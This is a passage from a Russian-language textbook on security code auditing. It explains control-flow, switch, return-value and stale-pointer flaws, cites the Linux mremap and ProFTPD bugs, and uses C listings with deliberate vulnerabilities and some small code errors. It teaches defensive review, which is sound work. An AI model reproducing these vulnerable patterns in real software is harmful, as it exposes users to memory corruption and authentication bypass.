            token_array = safe_realloc(token_array,
                                      token_array_size * sizeof(char *));
        }

        token_array[i] = element;
    }
```

```

    }

    token_array[i] = NULL;

    return token_array;
}

```

В этом примере код после цикла предполагает, что массив `token_array` был выделен, что может произойти только если цикл выполнится хотя бы один раз. Если первый вызов `parse_element()` возвращает `NULL`, вход в цикл не происходит, `token_array` никогда не выделяется, а выделенный код вызывает разыменование `NULL`-указателя, приводя к потенциальному падению.

## Ошибки пунктуации

Как обсуждалось в главе 6, типографические ошибки могут приводить к ситуациям с последствиями для безопасности. Иногда разработчики ошибочно вставляют лишнюю пунктуацию языка там, где не должны, и эта ошибка часто приводит к тому, что цикл делает не то, что предполагалось.

Посмотрите на простой пример:

```

for(i = 0; i < sizeof(dest) && *src != ' '; i++, src++);

    dest[i] = *src;

if(i == sizeof(dest))
    i--;

dest[i] = '\0';

```

Цикл `for` в этом коде должен был копировать данные в массив `dest`; однако программист допустил небольшую ошибку: поставил точку с запятой в конце строки с циклом `for`. Поэтому цикл фактически ничего не копирует, а то, что должно быть телом цикла, всегда выполняется один раз после того, как счетчик увеличен за границы массива. Эта ошибка означает, что можно потенциально записать байт в `dest[sizeof(dest)]`, то есть на один байт за границы.

Естественно, такие ошибки не очень распространены, потому что они обычно ломают функциональность программы и поэтому обнаруживаются при тестировании или разработке. Простое тестирование кода из предыдущего примера, вероятно, показало бы программисту, что любая последующая обработка `dest` выглядит проблемной, потому что цикл не копирует данные в `dest` так, как должен. Однако такие ошибки время от времени происходят способами, которые не влияют на функциональность программы, или появляются в коде обработки ошибок или отладки, который не был протестирован. Как обсуждалось в главе 6, ревьюеры всегда должны быть внимательны к таким мелким ошибкам пунктуации.

## Операторы передачи управления

Языки программирования обычно предоставляют операторы потока управления, которые разработчики могут использовать для прямого перенаправления выполнения. Циклы обычно имеют механизм, с помощью которого программист может немедленно завершить цикл или перейти к его следующей итерации. Операторы в стиле `switch` имеют ключевые слова для обозначения тела `case` и механизм выхода из тела `case`. Некоторые языки предоставляют операторы в стиле `goto` и `longjmp`, которые могут позволять произвольные передачи потока управления внутри функции или через границы функций.

Иногда разработчики приложений неправильно используют эти операторы потока управления способами, имеющими последствия для безопасности, потому что эти ключевые слова часто перегружены по смыслу. В C оператор break используется и для выхода из оператора switch, и для завершения цикла. Двойное использование этого оператора может привести к нескольким потенциальным ошибкам. Разработчики приложений могут предположить, что оператор break может выйти из любого вложенного блока, и использовать его в неправильном месте. Или они могут предположить, что оператор выходит из всех окружающих циклов, а не только из ближайшего. Еще одна проблема - использование оператора continue внутри оператора switch для повторного запуска сравнения switch. Опытные программисты не стали бы сознательно делать такие ошибки, но они могут остаться в коде, если вызваны, например, случайными ошибками редактирования и не сразу заметны при использовании приложения. Однако чтобы такие ошибки остались в коде, они должны выглядеть достаточно корректно, чтобы беглое ревью не подняло тревогу.

Уязвимость такого рода привела к широко освещенному сбою телефонной сети AT&T в 1990 году. Программист ошибочно использовал оператор break, чтобы выйти из блока кода if, вложенного внутрь оператора switch. В результате вместо этого непреднамеренно был выполнен выход из блока switch.

## Операторы switch

При работе с подозрительным потоком управления у операторов switch есть несколько уникальных особенностей. Распространенная ловушка, в которую попадают разработчики при использовании switch, - забыть оператор break в конце каждого блока case. Эта ошибка может привести к непреднамеренному выполнению кода при срабатывании ошибочного блока case. Посмотрите на листинг 7-23.

### Листинг 7-23. Уязвимость из-за пропущенного оператора break

```
char *escape_string(char *string)
{
    char *output, *dest;
    int escape = 0;

    if(!(output = dest = (char *)
        calloc(strlen(string)+1, sizeof(string))))
        die("calloc: %m");

    while(*string){
        switch(*cp){
            case '\\':
                if(escape){
                    *dest++ = '\\';
                    escape = 0;
                } else
                    escape = 1;
                break;

            case '\n':
                *dest++ = ' ';

            default:
                *string = *dest++;
        }

        string++;
    }

    return output;
}
```

Этот код делает ошибку при работе с символом новой строки ('\n'). Оператор break отсутствует, поэтому каждый символ новой строки заставляет записать пробел в буфер назначения, а затем символ новой строки. Это происходит потому, что блок default выполняется каждый раз при выполнении case для '\n'. Эта ошибка приводит к тому, что код записывает в выходной буфер больше символов, чем ожидалось.

NB. В некоторых обстоятельствах программисты намеренно оставляют оператор break и часто оставляют комментарий, например /\* FALLTHROUGH \*/, указывающий, что пропуск оператора break преднамерен.

При ревью кода, содержащего операторы switch, аудиторы также должны определить, нет ли неучтенного случая. Иногда операторы switch без default case можно заставить фактически не выполнять ничего, когда нет выражения case, соответствующего результату выражения в операторе switch. Эта ошибка часто является недосмотром разработчика и может приводить к непредсказуемым или нежелательным результатам. Листинг 7-24 показывает пример.

#### Листинг 7-24. Уязвимость omission default switch case

```
struct object {
    int type;
    union {
        struct string_obj *str;
        struct int_obj *num;
        struct bool_obj *bool;
    } un;
};

..

struct object *init_object(int type)
{
    struct object *obj;

    if(!(obj = (struct object *)malloc(sizeof(struct object))))
        return NULL;

    obj->type = type;

    switch(type){
        case OBJ_STR:
            obj->un.str = alloc_string();
            break;

        case OBJ_INT:
            obj->un.num = alloc_int();
            break;

        case OBJ_BOOL:
            obj->un.bool = alloc_bool();
            break;
    }

    return obj;
}
```

Листинг 7-24 инициализирует объект на основе предоставленной переменной type. Функция init\_object() предполагает, что предоставленная переменная type равна OBJ\_STR, OBJ\_INT или OBJ\_BOOL. Если атакующие могут предоставить значение, не являющееся ни одним из этих трех, эта функция не инициализирует выделенную структуру объекта корректно, а значит, неинициализированная память позднее в программе может быть интерпретирована как указатели.

## Аудит функций

Функции являются повсеместным компонентом современных программ, независимо от предметной области приложения или языка программирования. Программисты приложений обычно делят программы на функции, чтобы инкапсулировать функциональность, которую можно повторно использовать в других местах программы, и организовать программу в меньшие части, которые легче осмысливать и сопровождать. Объектно-ориентированные языки программирования поощряют создание функций-членов, организованных вокруг объектов. Как аудитор кода, встречая вызов функции, важно понимать последствия этого вызова. Спросите себя: какое состояние программы меняется из-за этого вызова? Что потенциально может пойти не так в этой функции? Какую роль играют аргументы в работе функции? Естественно, вы хотите сосредоточиться на аргументах и аспектах функции, на которые пользователи могут как-то влиять. Чтобы формализовать этот процесс, ищите четыре основных типа шаблонов уязвимостей, которые могут возникнуть при вызове функции:

- Возвращаемые значения неверно интерпретируются или игнорируются.
- Предоставленные аргументы каким-либо образом некорректно отформатированы.
- Аргументы обновляются неожиданным образом.
- Из-за вызова функции происходит неожиданное изменение глобального состояния программы.

Следующие разделы исследуют эти шаблоны и объясняют, почему они потенциально опасны.

## Журналы аудита функций

Поскольку функции являются естественным механизмом, с помощью которого программисты делят свои программы на меньшие, более управляемые части, они дают аудиторам кода отличный способ разделить анализ на управляемые части. Этот раздел рассматривает создание журнала аудита, где можно хранить заметки о местах в программе, которые могут быть полезны при последующем анализе. Этот журнал организован вокруг функций и должен содержать заметки о назначении и побочных эффектах каждой функции. Многие аудиторы кода используют неформальный процесс ведения таких заметок, а пример журнала аудита в этом разделе синтезирует несколько таких неформальных подходов.

Для начала перечислите базовые компоненты записи, как показано в таблице 7-1, а затем можно расширять журнал по мере обсуждения уязвимостей, связанных с взаимодействием функций.

**Таблица 7-1. Пример журнала аудита**

| Поле                         | Значение                                                                                                                                                |
|------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| Прототип функции             | <code>int read_data(int sockfd, char **buffer, int *length)</code>                                                                                      |
| Описание                     | Читает данные из предоставленного сокета и выделяет буфер для хранения.                                                                                 |
| Расположение                 | <code>src/net/read.c</code> , строка 29                                                                                                                 |
| Перекрестные ссылки          | <code>process_request</code> , <code>src/net/process.c</code> , строка 400;<br><code>process_login</code> , <code>src/net/process.c</code> , строка 932 |
| Тип возвращаемого значения   | 32-битное знаковое целое.                                                                                                                               |
| Смысл возвращаемого значения | Указывает ошибку: 0 для успеха или -1 для ошибки.                                                                                                       |
| Условия ошибки               | Отказ <code>calloc()</code> при выделении <code>MAX_SIZE</code> байтов. Если <code>read</code> возвращает значение меньше или равно 0.                  |

| Поле                            | Значение                                                                                                |
|---------------------------------|---------------------------------------------------------------------------------------------------------|
| Ошибочные возвращаемые значения | Когда <code>calloc()</code> отказывается, функция возвращает <code>NULL</code> вместо <code>-1</code> . |

Пока вам не нужно понимать весь журнал целиком; ниже приведено краткое описание каждой строки, к которому легко возвращаться:

- Имя функции - полный прототип функции.
- Описание - краткое описание того, что делает функция.
- Расположение - место определения функции, файл и номер строки.
- Перекрестные ссылки - места, вызывающие это определение функции, файлы и номера строк.
- Тип возвращаемого значения - возвращаемый тип C.
- Смысл возвращаемого значения - набор типов возврата и смысл, который они передают.
- Условия ошибки - условия, которые могут заставить функцию вернуть ошибочные значения.
- Ошибочные возвращаемые значения - возвращаемые значения, которые неточно представляют результат функции, например отсутствие возврата значения ошибки при возникновении условия отказа.

## Проверка и интерпретация возвращаемых значений

Игнорируемые или неверно интерпретированные возвращаемые значения являются причиной многих тонких уязвимостей в приложениях. По сути, каждая функция в приложении - это обособленный фрагмент кода, предназначенный для выполнения одной конкретной задачи. Поскольку она делает это в режиме "черного ящика", детали результатов ее операций в значительной степени невидимы вызывающим функциям. Возвращаемые значения используются для передачи вызывающим функциям некоторого статуса. Часто этот статус указывает успех или отказ либо предоставляет значение, являющееся результатом задачи функции, будь то выделенная область памяти, целочисленный результат математической операции или просто `Boolean true` или `false`, показывающий, разрешена ли конкретная операция. В любом случае возвращаемое значение играет важную роль при вызове функции, потому что передает некоторый результат между двумя отдельными функциональными компонентами. Если возвращаемое значение неверно интерпретируется или просто игнорируется, программа в результате может пойти по неправильным путям выполнения, что может иметь серьезные последствия для безопасности. Как видите, большая часть информации в журнале аудита связана со смыслом возвращаемого значения и тем, как оно интерпретируется. Следующие разделы исследуют процесс, который аудитор кода должен пройти при аудите вызовов функций, чтобы определить, может ли между двумя компонентами возникнуть неправильная коммуникация и может ли она повлиять на общую безопасность программы.

## Игнорирование возвращаемых значений

Многие функции указывают успех или отказ через возвращаемое значение. Следовательно, игнорирование возвращаемого значения может привести к тому, что условие ошибки останется незамеченным. В такой ситуации аудитор кода должен определить последствия незамеченных потенциальных ошибок функции. Следующий простой пример довольно распространен:

```
char *buf = (char *)malloc(len);

memcpy(buf, src, len);
```

Довольно часто функция `malloc()` не проверяется на успех или отказ, как в предыдущем коде; разработчик предполагает, что она сработает успешно. Очевидное последствие в этом примере состоит в том, что приложение упадет, если `malloc()` можно заставить отказать, поскольку отказ установит `buf` в `NULL`, а `memcpy()` вызовет разыменование `NULL`-указателя. Аналогично, программисты нередко не проверяют возвращаемое значение `realloc()`, как показано в листинге 7-25.

#### Листинг 7-25. Игнорирование возвращаемого значения `realloc()`

```
struct databuf
{
    char *data;
    size_t allocated_length;
    size_t used;
};

...

int append_data(struct databuf *buf, char *src, size_t len)
{
    size_t new_size = buf->used + len + EXTRA;

    if(new_size < len)
        return -1;

    if(new_size > buf->allocated_length)
    {
        buf->data = (char *)realloc(buf->data, new_size);
        buf->allocated_length = new_size;
    }

    memcpy(buf->data + buf->used, src, len);

    buf->used += len;

    return 0;
}
```

Как видите, элемент `buf->data` может быть перевыделен, но возвращаемое значение `realloc()` никогда не проверяется на отказ. Когда выполняется последующий `memcpy()`, существует шанс эксплуатировать повреждение памяти. Почему? В отличие от предыдущего примера с `malloc()`, этот код копирует со смещением от выделенного буфера. Если `realloc()` отказывает, `buf->data` равен `NULL`, но добавляемое к нему значение `buf->used` может быть достаточно большим, чтобы попасть на действительно доступную для записи страницу памяти.

Игнорирование более тонких отказов, которые не вызывают немедленного падения, может привести к куда более серьезным последствиям. Paul Starzetz, опытный исследователь, обнаружил отличный пример тонкого отказа в коде управления памятью ядра Linux. Код `do_mremap()` показан в листинге 7-26.

#### Листинг 7-26. Уязвимость Linux `do_mremap()`

```
/* new_addr is valid only if MREMAP_FIXED is
   specified */
if (flags & MREMAP_FIXED) {
    if (new_addr & ~PAGE_MASK)
        goto out;
    if (!(flags & MREMAP_MAYMOVE))
        goto out;

    if (new_len > TASK_SIZE
        || new_addr > TASK_SIZE - new_len)
        goto out;

    /* Check if the location you're moving into
     * overlaps the old location at all, and
```



```

        * fail if it does.
        */
        if ((new_addr <= addr)
            && (new_addr+new_len) > addr)
            goto out;

        if ((addr <= new_addr)
            && (addr+old_len) > new_addr)
            goto out;

        do_munmap(current->mm, new_addr, new_len);
    }

    /*
     * Always allow a shrinking remap: that just unmaps
     * the unnecessary pages.
     */
    ret = addr;
    if (old_len >= new_len) {
        do_munmap(current->mm, addr+new_len,
                    old_len - new_len);
        if (!(flags & MREMAP_FIXED)
            || (new_addr == addr))
            goto out;
    }
}

```

Уязвимость в этом коде состоит в том, что функцию `do_munmap()` можно заставить отказать. Ряд условий может вызвать отказ; проще всего исчерпать максимальные ограничения ресурсов при разделении существующей области виртуальной памяти. Если функция `do_munmap()` отказывает, она возвращает код ошибки, который `do_mremap()` полностью игнорирует. Результат игнорирования этого возвращаемого значения состоит в том, что структуры области виртуальной памяти (VMA), используемые для представления диапазонов страниц процессов, можно сделать несогласованными, получив записи таблиц страниц, перекрывающиеся в двух VMA, или полностью неучтенные VMA. Через новый метод эксплуатации с использованием системы кэширования страниц произвольные страницы могли быть ошибочно отображены в другие процессы, приводя к повышению привилегий. Дополнительная информация об этой уязвимости доступна по адресу [www.isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt](http://www.isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt).

В общем случае, если вызов функции возвращает значение, а не не возвращает ничего, как функция `void`, после каждого вызова функции должен следовать условный оператор, проверяющий успех или отказ. Заметные исключения - случаи, когда функция завершает приложение через вызов процедуры выхода или ошибки обрабатываются механизмом исключений в отдельном блоке кода. Если проверка успеха или отказа функции не выполняется, аудитор кода должен отметить место, где значение не проверяется.

Продвигая это исследование на шаг дальше, аудитор затем может спросить, каковы последствия игнорирования этого возвращаемого значения. Ответ зависит от того, что потенциально может пойти не так в функции. Лучший способ точно выяснить, что может пойти не так, - изучить целевую функцию и найти каждую точку, где функция может вернуться. Обычно существует несколько условий ошибки, вызывающих возврат функции, а также один возврат при успешном завершении ее задачи. Наиболее интересные случаи для аудиторов, естественно, те, где ошибки действительно происходят. После выявления всех способов, которыми функция может вернуться, аудитор получает список возможных условий ошибки, которые могут остаться незамеченными в приложении. После составления этого списка любые условия, которые пользователи не могут вызвать, можно классифицировать как менее рискованные, а аудиторы могут сосредоточиться на условиях, которые пользователи способны вызвать, даже косвенно, например на отказе выделения памяти. Листинг 7-27 дает возможность применить этот процесс исследования к простому блоку кода.

#### Листинг 7-27. Поиск возвращаемых значений

```

int read_data(int sockfd, char **buffer, int *length)
{
    char *data;
    int n, size = MAX_SIZE;

    if(!(data = (char *)calloc(MAX_SIZE, sizeof(char))))
        return -1;

    if((n = read(sockfd, data, size)) <= 0)
        return -1;

    *length = n;
    *buffer = data;

    return 0;
}

```

Предположим, вы заметили случай, где вызывающая сторона не проверяет возвращаемое значение этой функции, поэтому решаете исследовать, что потенциально может пойти не так. Функция может вернуться тремя разными способами: если вызов `calloc()` отказывает, если вызов `read()` отказывает или если функция успешно возвращается. Очевидно, наиболее интересны два условия ошибки, которые нужно отметить в журнале аудита. Условие ошибки возникает, когда вызов `calloc()` отказывает из-за исчерпания памяти процесса. Заставить программу исчерпать память непросто, но это определенно возможно и заслуживает рассмотрения. Условие ошибки также может возникнуть, когда `read()` возвращает ошибку или ноль, указывая, что поток закрыт; это, вероятно, довольно легко вызвать. Последствия игнорирования возвращаемого значения этой функции зависят от операций, следующих за вызовом функции в вызывающей процедуре, но можно сразу вывести, что они, вероятно, довольно серьезны. Откуда это известно? Аргументы `buffer` и `length` никогда не инициализируются, если функция отказывает, поэтому если вызывающая сторона не проверяет отказ, скорее всего, она продолжит обработку, предполагая, что буфер содержит указатель на действительную область памяти с байтами для обработки. Листинг 7-28 показывает пример того, как может выглядеть вызывающая функция такого типа.

#### Листинг 7-28. Игнорирование возвращаемых значений

```

int process_request(int sockfd)
{
    char *request;
    int len, reqtype;

    read_data(sockfd, &request, &len);

    reqtype = get_token(request, len);

    ...
}

```

Код написан с предположением, что `read_data()` вернулась успешно, и передает то, что должно быть символьным буфером и числом байтов в нем, в функцию `get_token()`, предположительно чтобы получить ключевое слово из буфера запроса и определить, какой тип запроса выполняется. Поскольку `read_data()` не проверяется на успех, оказывается, что в `get_token()` могут быть переданы две неинициализированные стековые переменные: `request`, которая, как ожидается, указывает на выделенную память, и `len`, которая, как ожидается, указывает число байтов, считанных из сети в `request`. Хотя точные последствия этой ошибки зависят от того, как работает `get_token()`, из обсуждения ранее в этой главе вы знаете, что обработка неинициализированных переменных может иметь серьезные последствия, поэтому игнорирование возвращаемого значения `read_data()`, вероятно, имеет серьезные последствия. Эти последствия варьируются от лучшего сценария с простым падением приложения до худшего сценария с повреждением памяти эксплуатируемым образом. Обращайте пристальное внимание на то, как небольшие различия в вызывающей стороне могут влиять на значимость этих ошибок. В качестве примера посмотрите на эту немного измененную вызывающую функцию:

```
int process_request(int sockfd)

{
    char *request = NULL;

    int len = 0, reqtype;

    read_data(sockfd, &request, &len);

    reqtype = get_token(request, len);

    ...
}
```

Здесь та же функция с одним ключевым отличием: стековые переменные, передаваемые в `read_data()`, инициализированы нулем. Это небольшое изменение кода резко влияет на серьезность игнорирования возвращаемого значения `read_data()`. Теперь худшее, что может произойти, - программу можно заставить неожиданно упасть; это нежелательно, но далеко не так серьезно, как повреждение памяти, возможное в исходной версии функции. Тем не менее при оценке влияния возвращаемых значений лучше ошибаться в сторону осторожности, поскольку падение приложения может быть не концом истории. У приложения могут быть обработчики сигналов или исключений, выполняющие некоторое обслуживание программы перед завершением процесса, и они могут предоставить определенную возможность эксплуатации, хотя, вероятно, не в этом примере.

## Неверная интерпретация возвращаемых значений

Еще одна ситуация, способная вызвать проблемы, возникает, когда возвращаемое значение вызова функции проверяется или используется, но вызывающая функция интерпретирует его неверно. Возвращаемое значение может быть неверно интерпретировано двумя способами: программист может просто неправильно понять смысл возвращаемого значения, или возвращаемое значение может участвовать в преобразовании типов, меняющем его предполагаемый смысл. Вы узнали о проблемах преобразования типов в главе 6, поэтому этот раздел в основном сосредоточен на ошибках, связанных с неверной интерпретацией возвращаемого значения программистом.

Этот тип программистской ошибки может казаться маловероятным или редким, но он довольно часто встречается в production-коде, особенно когда команда программистов разрабатывает приложение и использует сторонний код и библиотеки. Часто разработчики могут не полностью понимать правильное использование внешнего кода, внешний код может измениться в процессе разработки, или спецификации и документация внешнего кода могут быть неверными. Программисты также могут неправильно использовать хорошо известные API, такие как библиотека времени выполнения языка, из-за недостатка знакомства или простой небрежности. Чтобы понять эту мысль, рассмотрите следующий код:

```
# define SIZE(x, y) (sizeof(x) - ((y) - (x)))

char buf[1024], *ptr;

ptr = buf;

ptr += sprintf(ptr, SIZE(buf, ptr), "user: %s\n", username);

ptr += sprintf(ptr, SIZE(buf, ptr), "pass: %s\n", password);

...
```

Этот код содержит простую ошибку. В UNIX-системах функция `sprintf()` обычно возвращает число байтов, которое она записала бы в назначение, если бы там хватило места. Поэтому первый вызов `sprintf()` может вернуть значение больше `sizeof(buf)`, если переменная `username` очень длинная. В результате переменная `ptr` увеличивается за пределы буфера, а второй вызов `sprintf()` может повредить память из-за целочисленного переполнения в макросе `SIZE`. Следовательно, пароль, записываемый в буфер, может иметь произвольно большой размер.

Уязвимости, возникающие из-за неверной интерпретации возвращаемых значений, часто бывают довольно тонкими и трудными для обнаружения. Лучший способ искать такие уязвимости - применять систематический подход при изучении функции:

1. Определите предполагаемый смысл возвращаемого значения функции. Если код хорошо прокомментирован или документирован, у аудитора может быть хорошее представление об этом смысле еще до чтения кода; однако все равно важно проверить, что функция возвращает именно то, что указано в документации.
2. Посмотрите каждое место в приложении, где вызывается функция, и выясните, что оно делает с возвращаемым значением. Согласуется ли это с предполагаемым смыслом возвращаемого значения?

Первый шаг поднимает интересный вопрос: иногда вина за неверно истолкованное возвращаемое значение лежит не на вызывающей функции, а на вызываемой. То есть иногда функция возвращает значение вне документированного или заданного диапазона ожидаемых возвращаемых значений, либо значение находится в допустимом диапазоне, но неверно для конкретной ситуации. Обычно такая ошибка вызвана небольшим недосмотром разработчика приложения, но последствия могут быть весьма серьезными. Например, взгляните на листинг 7-29.

#### Листинг 7-29. Неожиданные возвращаемые значения

```
int authenticate(int sock, int auth_type, char *login)
{
    struct key *k;
    char *pass;

    switch(auth_type){
        case AUTH_USER:

            if(!(pass = read_string(sock)))
                return -1;
            return verify_password(login, pass);
    }
```

```

        case AUTH_KEY:
            if(!(key = read_key(sock)))
                return 0;
            return verify_key(login, k);

        default:
            return 0;
    }

int check_credentials(int sock)
{
    int auth_type, authenticated = 0;

    auth_type = read_int(sock);

    authenticated = authenticate(sock, auth_type, login);

    if(!authenticated)
        die("couldn't authenticate %s\n", login);

    return 0;
}

```

Предположим, что функция `authenticate()` в листинге 7-29 должна возвращать 1 для обозначения успеха и 0 для обозначения ошибки. Однако видно, что была допущена ошибка: при сбое функция может вернуть -1, а не 0. Из-за того, как проверяется возвращаемое значение, - через проверку на ноль или ненулевое значение, - этот небольшой логический дефект может позволить пользователям войти в систему, хотя их учетные данные полностью недействительны. Однако программа не была бы уязвимой, если бы проверка возвращаемого значения явно сравнивала его со значением 1, как в следующем примере:

```

if(authenticated != 1)

    .. error ..

```

Ненулевые значения в булевом сравнении представляют истину, поэтому нетрудно понять, как могло возникнуть такое недоразумение. Чтобы обнаруживать эти ошибки, аудиторы могут использовать процесс, похожий на процесс определения последствий проигнорированных возвращаемых значений:

1. Определите все точки в функции, где она может выполнить возврат. Как правило, таких точек несколько: несколько из-за ошибок и одна точка, в которой функция возвращается после успешного завершения.
2. Изучите возвращаемое значение. Находится ли оно в диапазоне ожидаемых возвращаемых значений? Подходит ли оно для обозначения условия, из-за которого функция завершилась?

Если вы находите место, где функция возвращает неверное значение, отметьте его расположение, а затем оцените его значимость с учетом того, как возвращаемое значение интерпретируется в каждом месте вызова функции. Поскольку этот процесс очень похож на определение последствий игнорирования возвращаемого значения текущей функции, обе задачи можно и нужно объединять в один процесс, чтобы сэкономить время. Например, допустим, вы проводите аудит следующей функции:

```
int read_data(int sockfd, char **buffer, int *length)
{
    char *data;

    int n, size = MAX_SIZE;

    if(!(data = (char *)calloc(MAX_SIZE, sizeof(char))))
        return 0;

    if((n = read(sockfd, data, size)) <= 0)
        return -1;

    *length = n;
    *buffer = data;

    return 0;
}
```

Журналы аудита функций, представленные ранее в этой главе, дают идеальный способ зафиксировать всю важную информацию о возвращаемых значениях функции `read_data()`, показанной здесь. Таблица 7-2 демонстрирует строки журнала аудита для этой функции, в которых заключена вся значимая информация об ожидаемых возвращаемых значениях этой функции.

**Таблица 7-2. Возвращаемые значения из примера журнала аудита**

| Поле                         | Значение                                         |
|------------------------------|--------------------------------------------------|
| Тип возвращаемого значения   | 32-битное знаковое целое                         |
| Смысл возвращаемого значения | Указывает ошибку: 0 для успеха или -1 для ошибки |

Последствия неверных возвращаемых значений или игнорирования возвращаемых значений вызывающей функцией в таблице не перечислены, поскольку они меняются в зависимости от вызывающей функции. Аудиторы могли бы отслеживать эту информацию в заметках, которые они ведут по функциям `process_request()` и `process_login()`. Вести журнал для каждой функции в большом приложении было бы довольно утомительно, не говоря уже о затратах времени, поэтому можно отказаться от записи этой информации при соблюдении двух условий: функция никогда не вызывается в контексте, на который влияют пользователи, являющиеся потенциальными атакующими, например служебные функции для файлов конфигурации; либо функция настолько мала и проста, что легко запомнить, как она работает.

Ведение таких журналов может показаться избыточным: после чтения кода вы уже знаете всю информацию, необходимую для аудита использования функции. Однако есть две убедительные причины записывать эти сведения:

- Приложения могут быть сколь угодно сложными, а функции могут вызываться в сотнях разных мест, каждое из которых имеет немного отличающийся набор обстоятельств.
- Когда приложение обновляется, полезно иметь набор заметок, к которым можно обратиться, если нужно понять, оказывают ли изменения интересное влияние. Небольшие нюансы функций со временем легко забываются; так вы можете обратиться к своим заметкам, не перечитывая код приложения и, что хуже, не предполагая, будто знаете, как приложение работает, пропуская при этом новые уязвимости.

Второй способ неверной интерпретации возвращаемых значений функций - это преобразование типа, из-за которого смысл возвращаемого значения меняется. Такая неверная интерпретация является расширением первого вида: вызывающая функция просто неправильно понимает смысл значения. Вы уже изучали проблемы преобразования типов в главе 6, поэтому нет необходимости возвращаться к ним подробно. Однако помните: когда возвращаемое значение проверяется и отбрасывается или сохраняется в переменной для дальнейшего использования, крайне важно определить преобразования типов, происходящие при каждом последующем использовании значения. Если возвращаемое значение проверяется и отбрасывается, нужно учитывать правила преобразования типов, чтобы убедиться, что значение интерпретируется как задумано. Если возвращаемое значение сохраняется, следует изучить тип переменной, в которой оно хранится, и убедиться, что он согласуется с типом возвращаемого значения функции.

Журнал возвращаемых значений, показанный в таблице 7-2, может помочь обнаруживать уязвимости, связанные с преобразованиями типов возвращаемых значений. В частности, строки типа возвращаемого значения и смысла возвращаемого значения служат кратким резюме того, как возвращаемое значение предполагается использовать. Поэтому, если происходит преобразование типа, вы можете быстро увидеть, не будут ли какие-либо части смысла возвращаемого значения потеряны или неверно истолкованы при преобразовании типа, например отрицательные значения.

## Побочные эффекты функций

Побочные эффекты возникают, когда функция изменяет состояние программы в дополнение к любым значениям, которые она возвращает. Функция, не создающая побочных эффектов, считается ссылочно прозрачной: вызов функции можно напрямую заменить возвращаемым значением. Напротив, функция, вызывающая побочные эффекты, считается ссылочно непрозрачной. Побочные эффекты функций являются важной частью большинства языков программирования. Они позволяют программисту изменять элементы состояния программы или возвращать дополнительные фрагменты данных сверх того, что может вместить возвращаемое значение. В этом разделе вы рассмотрите влияние двух очень конкретных побочных эффектов функций: манипулирования аргументами, переданными по ссылке (аргументы "значение-результат"), и манипулирования переменными глобальной области видимости.

Уязвимости, возникающие из-за манипулирования аргументами, переданными по ссылке, могут появляться потому, что автор вызывающей функции не учитывает возможность изменения аргументов, либо потому, что функцию можно заставить манипулировать ее аргументами неожиданным или несогласованным образом. Одна из более распространенных ситуаций, в которых может возникнуть эта ошибка, - использование `realloc()` для изменения размера буфера, переданного как указательный аргумент. Уязвимость обычно возникает по одной из двух причин: вызывающая функция имеет указатель, который не был обновлен после вызова `realloc()`, либо новый размер выделения неверен из-за ошибки вычисления длины. Листинг 7-30 показывает

пример функции, которая перераспределяет буфер, переданный по ссылке, в результате чего вызывающая функция ссылается на устаревший указатель.

### Листинг 7-30. Уязвимость устаревшего указателя

```
int buffer_append(struct data_buffer *buffer, char *data,
                  size_t n)
{
    if(buffer->size - buffer->used < n){
        if(!(buffer->data =
            realloc(buffer->data, buffer->size+n)))
            return -1;
        buffer->size = buffer->size+n;
    }

    memcpy(buffer->data + buffer->used, n);

    buffer->used += n;

    return 0;
}

int read_line(int sockfd, struct data_buffer *buffer)
{
    char data[1024], *ptr;
    int n, nl = 0;

    for(;;){
        n = read(sockfd, data, sizeof(data)-1);

        if(n <= 0)
            return -1;

        if((ptr = strchr(data, '\n'))){
            n = ptr - data;
            nl = 1;
        }

        data[n] = '\0';

        if(buffer_append(buffer, data, n) < 0)
            return -1;

        if(nl){
```



```

        break;
    }

    return 0;
}

int process_token_string(int sockfd)
{
    struct data_buffer *buffer;
    char *tokstart, *tokend;
    int i;

    buffer = buffer_allocate();

    if(!buffer)
        goto err;

    for(i = 0; i < 5; i++){
        if(read_data(sockfd, buffer) < 0)
            goto err;

        tokstart = strchr(buffer->data, ':');

        if(!tokstart)
            goto err;

        for(;;){
            tokend = strchr(tokstart+1, ':');

            if(tokend)
                break;

            if(read_line(sockfd, buffer) < 0)
                goto err;
        }

        *tokend = '\0';

        process_token(tokstart+1);

        buffer_clear(buffer);
    }

    return 0;

err:
    if(buffer)
        buffer_free(buffer);
    return -1;
}

```

Функция `process_token_string()` читает пять токенов, разделенных символом двоеточия; каждый токен может занимать несколько строк. Во время обработки токена вызывается функция `read_line()`, чтобы получить из сети еще одну строку данных. Эта функция затем вызывает `buffer_append()`, которая перераспределяет буфер, когда в нем недостаточно места для хранения новой прочитанной строки. Проблема в том, что при перераспределении функция `process_token_string()` может остаться с двумя устаревшими указателями, которые ссылались на исходный буфер: `tokstart` и `tokend`. Затем оба устаревших указателя изменяются, что приводит к повреждению памяти.

Как видите, такие ошибки устаревших указателей обычно распределены между несколькими функциями, из-за чего их гораздо сложнее находить. Поэтому полезно немного больше попрактиковаться в выявлении путей кода, уязвимых к этим проблемам. Листинг 7-31 показывает еще один пример использования устаревшего указателя из-за перераспределения буфера, на этот раз из ProFTPD версий 1.2.7-1.2.9rc2.

#### Листинг 7-31. Использование устаревшего указателя в ProFTPD

```
static void _xlate_ascii_write(char **buf, unsigned int *buflen,
    unsigned int bufsize, unsigned int *expand) {
    char *tmpbuf = *buf;
    unsigned int tmpflen = *buflen;
    unsigned int lfcount = 0;
    int res = 0;
    register unsigned int i = 0;

    /* Make sure this is zero (could be a holdover from a
       previous call). */
    *expand = 0;

    /* First, determine how many bare LFs are present. */
    if (tmpbuf[0] == '\n')
        lfcount++;

    for (i = 1; i < tmpflen; i++)
        if (tmpbuf[i] == '\n' && tmpbuf[i-1] != '\r')
            lfcount++;
```

Функция `_xlate_ascii_write()` проверяет, сколько символов новой строки находится в передаваемом файле. В ASCII-режимах FTP перед каждым символом новой строки нужно добавлять возврат каретки, поэтому разработчики программы хотят выделить буфер, достаточно большой для этих дополнительных возвратов каретки, компенсирующих передачу файлов в ASCII-режиме. Перераспределяемый буфер - это буфер назначения, первый аргумент функции `_xlate_ascii_write()`. Если происходит перераспределение, буфер назначения обновляется, как показано в следующем коде:

```
    if ((res = (bufsize - tmpflen - lfcount)) < 0) {
        pool *copy_pool = make_sub_pool(session.xfer.p);
        char *copy_buf = pcalloc(copy_pool, tmpflen);

        memmove(copy_buf, tmpbuf, tmpflen);

        /* Allocate a new session.xfer.buf of the needed size. */
